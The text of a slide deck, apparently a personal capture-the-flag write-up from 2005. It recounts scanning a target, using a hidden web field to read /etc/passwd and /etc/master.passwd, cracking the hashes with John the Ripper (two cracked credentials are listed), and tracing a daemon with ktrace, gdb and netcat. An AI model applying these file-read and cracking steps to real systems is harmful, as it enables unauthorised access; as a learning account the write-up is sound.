the making of atlas

Kiddie to Hacker in 5 Sleepless Nights

0x000 - Statement of Humility

- I admit that I am not that great.
- I was given a functional mind and a bit of curiosity, for which I am thankful.
- I have not done anything you could not also do.
- I simply have done some enjoyable things.
- That abilities I do have have been given me, for which I am thankful.

0x100 - Intro to me

- Programming since I was 8 (if you call BASICA programming ;)
- BACS, Network Engineering, Consulting, Teaching
- Telecom/Security work... intro to "Hacking Exposed"
- SANS Track 4 with the Mighty Ed Skoudis!
- CTF meant something completely different

0x200 - Setting of June 3rd, 2005


- New Baby
- Forgot CTF Quals – DOH!
- Friends visiting from out of state: Limited to hacking from midnight until morning
- Nobody showed up for the team effort

0x300 - Briefly Stage 1 and Stage 2

- Scanning the box: 22, 80, and 6969 (the "Message Error" daemon)
- Web app with hidden field which could be leveraged to display *any* file on the system
  - including /etc/passwd and /etc/master.passwd
- Cracking simple passwords with John the Ripper… but did not gain me a login to the box.
  - root:fred
  - breakme:apple1
- Warning: Screen Gone Wild!

0x400 - Oh Sh17.

- "Protocol Failure" and Sex Port 6969 (greetz j0hnny!)




0x500 - Stage 3

- Mental Surrender
- Fear, Uncertainty and Doubt
- Which were somewhat founded because I knew nothing...

0x600 - A New Hope...


- "Hacking: The Art of Exploitation"
  - Hacking with Perl and Bash... Novel concept
- ExploitX paper
  - http://www.exploitx.com/forum/azbb.php?1112286936
- Simple, driven determination




0x700 - The T001z

- Objdump
- ReadElf
- GDB
- Ktrace/KDump
- and now, disass


0x710 – objdump




0x711 – objdump -d (disassembling)



0x720 – ReadELF



0x730 – ktrace/kdump



0x800 - Tracing through Stage3

- BSD on Vmware
  - ./stage3 6969
- Ktrace for kernel call tracing
  - ktrace -dip `ps ax |grep stage3 |grep -v grep |cut -c-6`
  - nc -v localhost 6969 ("bacon:myname:mypassword:somethingelse\r")
  - kdump
- gdb
  - gdb ./stage3 `ps ax |grep stage3 |grep -v grep |cut -c-6`

0x900 - Analyzing Ktrace output

- 'cuz I was still too lame to get over my fear of the raw ASM

0xa00 - D00d, where's my shell?

- turns into...

- Loitering and Meandering around memory space (one of GDB's deficiencies)
- Something I hadn't a clue about:
  - Memory space is clearly defined in the ELF binary...
  - DOH!
  - I'm a Retard. I was x/32wx-ing all over cyber-hell trying to learn where stuff was. Stupid!

